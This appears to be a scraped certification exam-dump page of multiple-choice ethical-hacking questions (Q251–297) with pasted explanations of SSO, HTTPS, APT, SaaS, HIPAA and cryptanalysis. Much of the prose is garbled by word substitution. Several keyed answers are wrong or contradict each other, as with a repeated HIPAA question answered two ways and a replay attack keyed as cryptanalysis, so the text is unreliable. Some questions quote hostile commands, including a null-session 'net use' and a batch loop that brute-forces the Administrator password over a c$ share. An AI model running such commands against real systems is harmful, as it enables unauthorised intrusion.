This graphic provides a mental image of however single sign-on worksOAuth acts as AN mediator on behalf of the top user by providing the service with AN access token that authorizes specific account data to be shared. once a user {attempts|makes AN attempt|tries} to access an application from the service supplier, the service supplier can send letter of invitation to the identity supplier for authentication. The service supplier can then verify the authentication and log the user in.
Types of SSO configurationsSome SSO services use protocols, like Kerberos, and Security Assertion terminology (SAML).
* SAML is AN protrusible terminology (XML) customary that facilitates the exchange of user authentication and authorization knowledge across secure domains. SAML-based SSO services involve communications among the user, AN identity supplier that maintains a user directory and a service supplier.

* In a Kerberos-based setup, once the user credentials are provided, a price tag-granting ticket (TGT) is issued. The TGT fetches service tickets for different applications the user needs to access, while not asking the user to reenter credentials.
* Smart card-based SSO can raise an user to use a card holding the sign-in credentials for the primary log in. Once the cardboard is employed, the user won't got to reenter usernames or passwords. SSO good
* cards can store either certificates or passwords.

Security risks and SSOAlthough single sign-on may be a convenience to users, it presents risks to enterprise security. AN aggressor World Health Organization gains management over a user's SSO credentials are granted access to each application the user has rights to, increasing the number of potential harm. so as to avoid malicious access, it's essential that each facet of SSO implementation be as well as identity governance.

Organizations may use two-factor authentication (2FA) or multifactor authentication (MFA) with SSO to enhance security.

Advantages and downsides of SSOAdvantages of SSO embody the following:
* It allows users to recollect and manage fewer passwords and usernames for every application.
* It streamlines the method of linguistic communication on and exploitation applications - no ought to reenter passwords.
* It lessens the prospect of phishing.
* It ends up in fewer complaints or hassle concerning passwords for IT facilitate desks.

Disadvantages of SSO embody the following:
* It doesn't address sure levels of security every application sign-on might have.
* If availableness is lost, then users are fast out of the multiple systems connected to the SSO.
* If unauthorized users gain access, then they might gain access to over one application.

SSO vendorsThere are multiple SSO vendors that are accepted. Some offer different services, and SSO is a further feature. SSO vendors embody the following:
* Rippling allows users to sign on to cloud applications from multiple devices.
* Avatier Identity anyplace is an SSO for manual laborer container-based platforms.
* OneLogin may be a cloud-based identity and access management (IAM) platform that supports SSO.
* Okta may be a tool with AN SSO practicality. Okta additionally supports 2FA and is primarily used by enterprise users.

NEW QUESTION: 251

Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

A. FTP

B. HTTPS

C. FTPS

D. IP

Answer: (SHOW ANSWER)

Explanation

HTTPS is the shortening for hypertext move convention secure, or secure hypertext move convention in the event that you are not a fanatic for semantics.

How Does HTTPS Work?Dissimilar to HTTP, HTTPS utilizes a protected testament from an outsider seller to make sure about an association and confirm that the site is genuine. This safe authentication is known as a SSL Certificate (or "cert").

SSL is a truncation for "secure attachments layer". This is the thing that makes a safe, encoded association between a program and a worker, which secures the layer of correspondence between the two.

This declaration encodes an association with a degree of insurance that is assigned at your season of the acquisition of a SSL endorsement.

A SSL endorsement gives an additional layer of security for touchy information that you don't need outsider aggressors to get to. This extra security can be critical with regards to running online business sites.

A few Examples:

* When you need to make sure about the transmission of Mastercard information or other delicate data, (for example, somebody's genuine location and actual personality).

* When you run a lead age site that depends on somebody's genuine data, wherein case you need to utilize

* HTTPS to protect against malevolent assaults on the client's information.

There are numerous advantages to HTTPS that merit the slight expense. Keep in mind, if the declaration is absent, an outsider could undoubtedly check the association for delicate information.

What is TLS? How it Applies to HTTPSTLS represents transport layer security. It encodes HTTPS and can be utilized to make sure about email and different conventions. It utilizes cryptographic methods that guarantee information has not been altered since it was sent, that interchanges are with the real individual the correspondence came from, and to keep private information from being seen.

Things kick off with a TLS handshake, the cycle that commences a correspondence meeting that utilizes TLS encryption. This is the place where verification happens, and meeting keys are made. Shiny new meeting keys are produced when two gadgets impart, from the two unique keys cooperating. The consequence of this is more profound, more encoded correspondence.

A Critical Step for HTTPS - Authenticating the Web ServerThe most basic advance for a HTTPS secure association is guaranteeing that a web worker is who they say they are.
That is the reason the SSL authentication is the main piece of this arrangement; it guarantees the proprietor of the webserver is who they say the declaration says it is. It working correspondingly to how a driver's permit functions - it affirms the character of the proprietor of the worker.
A layer of assurance from specific kinds of assaults exists when you actualize HTTPS, making this an important staple of your site.

NEW QUESTION: 252
Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?
A. CRLF injection
B. Server-side JS injection
C. A Server-side includes injection
D. Qserver-side template injection
Answer: C (LEAVE A REPLY)

NEW QUESTION: 253
A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?
A. Client is configured for the wrong channel
B. The client cannot see the SSID of the wireless network
C. The WAP does not recognize the client's MAC address
D. The wireless client is not configured to use DHCP
Answer: C (LEAVE A REPLY)

NEW QUESTION: 254
Which of the following is the primary objective of a rootkit?
A. It provides an undocumented opening in a program
B. It creates a buffer overflow
C. It opens a port to provide an unauthorized service
D. It replaces legitimate programs
Answer: D (LEAVE A REPLY)

NEW QUESTION: 255
Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?
A. HIPPA/PHI
B. ISO 2002
C. PCIDSS
D. PII
Answer: D (LEAVE A REPLY)

NEW QUESTION: 256
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to
""know"" to prove yourself that it was Bob who had send a mail?
A. Integrity
B. Non-Repudiation
C. Authentication
D. Confidentiality
Answer: (SHOW ANSWER)

NEW QUESTION: 257
An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop.
Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.

What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. HMI-based attack

B. Denial-of-service attack

C. Buffer overflow attack

D. Side-channel attack

Answer: A (LEAVE A REPLY)

NEW QUESTION: 258

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

A. Advanced persistent

B. threat Diversion theft

C. Spear-phishing sites

D. insider threat

Answer: A (LEAVE A REPLY)

Explanation

An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.

The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:

* Intellectual property thieving (e.g., trade secrets or patents)
* Compromised sensitive info (e.g., worker and user personal data)
* The sabotaging of essential structure infrastructures (e.g., information deletion)
* Total website takeovers

Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.

APT attacks dissent from ancient internet application threats, in that:

* They're considerably additional advanced.
* They're not hit and run attacks-once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
* They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
* They typically aim to infiltrate a complete network, as opposition one specific half.

More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

NEW QUESTION: 259
Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?
A. Time Keeper
B. OSPP
C. PPP
D. NTP
Answer: D (LEAVE A REPLY)

NEW QUESTION: 260
You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.
Which command would you use?
A. c:\compmgmt.msc
B. c:\services.msc
C. c:\ncpa.cp
D. c:\gpedit
Answer: A (LEAVE A REPLY)
To start the Computer Management Console from command line just type compmgmt.msc /computer:computername in your run box or at the command line and it should automatically open the Computer Management console.
References: http://www.waynezim.com/tag/compmgmtmsc/

NEW QUESTION: 261
Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.
Which of the following is this type of solution?
A. SaaS
B. IaaS

C. CaaS
D. PasS
Answer: A (LEAVE A REPLY)
Explanation
Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples ar email, calendaring and workplace tool (such as Microsoft workplace 365). SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider.
You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge ar located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.
Common SaaS scenariosThis tool having used a web-based email service like Outlook, Hotmail or Yahoo!
Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service provider's network and your messages ar hold on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.
The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.
Advantages of SaaSGain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.
Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.
Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.
Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring

special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.
Access app knowledge from anyplace. With knowledge hold on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is hold on within the cloud, no knowledge is lost if a user's laptop or device fails.

NEW QUESTION: 262
Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?
A. HIPPA/PHI
B. PII
C. PCIDSS
D. ISO 2002
Answer: A (LEAVE A REPLY)
Explanation
PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity - a healthcare provider, health plan or health insurer, or a aid clearinghouse - or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.
It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info.
Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.
The eighteen identifiers that create health info letter are:
* Names
* Dates, except year
* phonephone numbers
* Geographic information
* FAX numbers
* Social Security numbers

* Email addresses
* case history numbers
* Account numbers
* Health arrange beneficiary numbers
* Certificate/license numbers
* Vehicle identifiers and serial numbers together with license plates
* Web URLs
* Device identifiers and serial numbers
* net protocol addresses
* Full face photos and comparable pictures
* Biometric identifiers (i.e. retinal scan, fingerprints)
* Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

NEW QUESTION: 263

What is the following command used for?

net use \targetipc$ "" /u:""

A. This command is used to connect as a null session

B. Grabbing the SAM

C. Connecting to a Linux computer through Samba.

D. Enumeration of Cisco routers

E. Grabbing the etc/passwd file

Answer: A (LEAVE A REPLY)

NEW QUESTION: 264

MX record priority increases as the number increases. (True/False.)

A. False

B. True

Answer: (SHOW ANSWER)

NEW QUESTION: 265

The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?

A. The document can be sent to the accountant using an exclusive USB for that document

B. The CFO can use an excel file with a password
C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
D. The CFO can use a hash algorithm in the document once he approved the financial statements
Answer: (SHOW ANSWER)

NEW QUESTION: 266
Some clients of TPNQM SA were redirected to a malicious site when they tried to access the TPNQM main site. Bob, a system administrator at TPNQM SA, found that they were victims of DNS Cache Poisoning.
What should Bob recommend to deal with such a threat?
A. The use of security agents in clients' computers
B. Client awareness
C. The use of DNSSEC
D. The use of double-factor authentication
Answer: C (LEAVE A REPLY)

NEW QUESTION: 267
Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?
A. Watering hole attack
B. MarioNet attack
C. Clickjacking attack
D. DNS rebinding attack
Answer: (SHOW ANSWER)

NEW QUESTION: 268
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?
A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation
Answer: D (LEAVE A REPLY)
At this stage exploiting a vulnerability to execute code on victim's direction channel for remote manipulation of victim is that the objective. Here ancient hardening measures add resiliency,

however custom defense capabilities are necessary to prevent zero-day exploits at this stage. once the weapon is delivered to victim host, exploitation triggers intruders' code. Most often, exploitation targets Associate in Nursing application or software vulnerability, however it may additionally additional merely exploit the users themselves or leverage Associate in Nursing software feature that auto-executes code. In recent years this has become a district of experience within the hacking community that is commonly incontestible at events like Blackhat, Defcon and also the like.

NEW QUESTION: 269
You want to analyze packets on your wireless network. Which program would you use?
A. Ethereal with Winpcap
B. Wireshark with Winpcap
C. Wireshark with Airpcap
D. Airsnort with Airpcap
Answer: (SHOW ANSWER)

NEW QUESTION: 270
By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?
A. .X session-log
B. .bashrc
C. .profile
D. .bash_history
Answer: (SHOW ANSWER)
File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed. BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history. NOTE: Bash is that the shell program employed by Apple Terminal. Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it. The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION: 271
Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from

sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks.
What is the type of threat intelligence collected by Arnold in the above scenario?
A. Tactical threat intelligence
B. Operational threat intelligence
C. Strategic threat intelligence
D. Technical threat intelligence
Answer: B (LEAVE A REPLY)

NEW QUESTION: 272
An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption.
The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?
A. Timing-based attack
B. Side-channel attack
C. Downgrade security attack
D. Cache-based attack
Answer: (SHOW ANSWER)

NEW QUESTION: 273
Which protocol is used for setting up secure channels between two devices, typically in VPNs?
A. ppp
B. PEM
C. SET
D. IPSEC
Answer: (SHOW ANSWER)

NEW QUESTION: 274

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet 10.1.4.0/23.
Which of the following IP addresses could be leased as a result of the new configuration?
A. 10.1.4.156
B. 10.1.255.200
C. 10.1.5.200
D. 10.1.4.254
Answer: C (LEAVE A REPLY)

NEW QUESTION: 275
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network.
Which of the following Nmap commands must John use to perform the TCP SYN ping scan?
A. nmap -sn -pp < target ip address >
B. nmap -sn -PO < target IP address >
C. nmap -sn -PS < target IP address >
D. nmap -sn -PA < target IP address >
Answer: C (LEAVE A REPLY)
https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/

NEW QUESTION: 276
What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

A. That the true administrator is Joe
B. Issued alone, these commands prove nothing
C. These commands demonstrate that the guest account has been disabled
D. These commands demonstrate that the guest account has NOT been disabled
E. That the Joe account has a SID of 500
Answer: A (LEAVE A REPLY)

NEW QUESTION: 277
David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

A. Vulnerability scan
B. Risk assessment
C. verification
D. Remediation
Answer: D (LEAVE A REPLY)

NEW QUESTION: 278
Internet Protocol Security IPsec is actually a suite pf protocols. Each protocol within the suite provides different functionality. Collective IPsec does everything except.
A. Authenticate
B. Work at the Data Link Layer
C. Protect the payload and the headers
D. Encrypt
Answer: A (LEAVE A REPLY)

NEW QUESTION: 279
A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior 10 the Intrusion. This Is likely a failure in which of the following security processes?
A. vendor risk management
B. Patch management
C. Security awareness training
D. Secure deployment lifecycle
Answer: B (LEAVE A REPLY)

NEW QUESTION: 280
Richard, an attacker, aimed to hack loT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence.
Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?
A. Side-channel attack
B. Replay attack
C. CrypTanalysis attack
D. Reconnaissance attack
Answer: C (LEAVE A REPLY)
Explanation

Cryptanalysis is that the science of cracking codes and secret writing secrets. it's accustomed violate authentication schemes, to interrupt scientific discipline protocols, and, additional benignantly, to seek out and proper weaknesses in coding algorithms.
It may be employed in IW applications - for instance, shaping Associate in Nursing encrypted signal to be accepted as authentic. Competitors UN agency are ready to discover the key can currently need to use it to their advantage, thus they're going to need to send phony encrypted messages to the supply so as to gain data or gain a bonus. It might even be used to pretend to be the supply so as to send phony data to others, UN agency currently can assume that it came from the official supply.
* Ciphertext solely attacks
* best-known plaintext attacks
* Chosen plaintext attacks
* Chosen ciphertext attacks
* Man-in-the-middle attacks
* aspect channel attacks
* Brute force attacks
* Birthday attacks
Among the kinds of attacks are:There are variety of different technical and non-technical cryptography attacks to that systems will fall victim. cryptographical attacks may be mounted not solely against coding algorithms, however conjointly against digital signature algorithms, MACing algorithms and pseudo-random variety generators.
Ciphertext solely AttackA ciphertext solely attack (COA) could be a case within which solely the encrypted message is accessible for attack, however as a result of the language is thought a frequency analysis may be tried. during this state of affairs the aggressor doesn't apprehend something concerning the contents of the message, and should work from ciphertext solely.

NEW QUESTION: 281
During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?
A. Server Message Block (SMB)
B. Network File System (NFS)
C. Remote procedure call (RPC)
D. Telnet
Answer: A (LEAVE A REPLY)
Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought

down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.
Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.
For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:
Name: Block all inbound SMB 445
Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
Action: Block the connection
Programs: All
Remote Computers: Any
Protocol Type: TCP
Local Port: 445
Remote Port: Any
Profiles: All
Scope (Local IP Address): Any
Scope (Remote IP Address): Any
Edge Traversal: Block edge traversal
You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

NEW QUESTION: 282
Which of the following programming languages is most susceptible to buffer overflow attacks, due to its lack of a built-in bounds checking mechanism?
Code:
#include <string.h> int main(){char buffer[8];

strcpy(buffer, ""1111111111111111111111111111"");} Output: Segmentation fault

A. C#

B. C++

C. Python

D. Java

Answer: B (LEAVE A REPLY)

NEW QUESTION: 283

Which of the following commands checks for valid users on an SMTP server?

A. VRFY

B. CHK

C. EXPN

D. RCPT

Answer: A (LEAVE A REPLY)

NEW QUESTION: 284

A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access the user and password information stored in the company's SQL database.

B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.

C. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

D. Attempts by attackers to access password stored on the user's computer without the user's knowledge.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 285

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.

Which of the following tools is used by Wilson in the above scenario?

A. Netcraft

B. infoga

C. Zoominfo

D. Factiva

Answer: D (LEAVE A REPLY)

NEW QUESTION: 286
From the following table, identify the wrong answer in terms of Range (ft).
Standard Range (ft)
802.11a 150-150
802.11b 150-150
802.11g 150-150
802.16 (WiMax) 30 miles
A. 802.16 (WiMax)
B. 802.11b
C. 802.11g
D. 802.11a
Answer: A (LEAVE A REPLY)

NEW QUESTION: 287
What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

A. Issued alone, these commands prove nothing
B. That the true administrator is Joe
C. That the Joe account has a SID of 500
D. These commands demonstrate that the guest account has NOT been disabled
E. These commands demonstrate that the guest account has been disabled
Answer: B (LEAVE A REPLY)

NEW QUESTION: 288
Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packet, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?

A. Desynchronization
B. Obfuscating
C. Session splicing
D. Urgency flag
Answer: (SHOW ANSWER)
Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.
Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript. Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.
Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

NEW QUESTION: 289
Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response
TCP port 22 no response
TCP port 23 Time-to-live exceeded
A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
B. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host
C. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
D. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall
Answer: D (LEAVE A REPLY)

NEW QUESTION: 290
Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the

company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. A Disable TCP SYN cookie protection

B. Allow the usage of functions such as gets and strcpy

C. Implement cognitive radios in the physical layer

D. Allow the transmission of all types of addressed packets at the ISP level

Answer: A (LEAVE A REPLY)

NEW QUESTION: 291

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network.

Which of the following Nmap commands must John use to perform the TCP SVN ping scan?

A. Anmap -sn -PS < target IP address >

B. nmap -sn -pp < target ip address >

C. nmap -sn -PA < target IP address >

D. nmap -sn -PO < target IP address >

Answer: A (LEAVE A REPLY)

NEW QUESTION: 292

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.

In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. The CAM overflow table will cause the switch to crash causing Denial of Service

B. Switch then acts as hub by broadcasting packets to all machines on the network

C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF

D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: B (LEAVE A REPLY)

NEW QUESTION: 293

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit. What is the technique used byjack to launch the fileless malware on the target systems?

A. Script-based injection

B. In-memory exploits

C. Legitimate applications

D. Phishing

Answer: D (LEAVE A REPLY)

NEW QUESTION: 294

Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

A. Eve is trying to connect as a user with Administrator privileges

B. Eve is trying to enumerate all users with Administrative privileges

C. Eve is trying to escalate privilege of the null user to that of Administrator

D. Eve is trying to carry out a password crack for user Administrator

Answer: D (LEAVE A REPLY)

NEW QUESTION: 295

Widespread fraud at Enron, WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. HIPAA

B. PCI DSS

C. SOX

D. FedRAMP

Answer: C (LEAVE A REPLY)

NEW QUESTION: 296

Samuel, a professional hacker, monitored and intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with a packet having an incremented ISN. Consequently, Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob.

What is the type of attack performed by Samuel in the above scenario?
A. TCP/IP hijacking
B. UDP hijacking
C. Forbidden attack
D. Blind hijacking
Answer: (SHOW ANSWER)

NEW QUESTION: 297
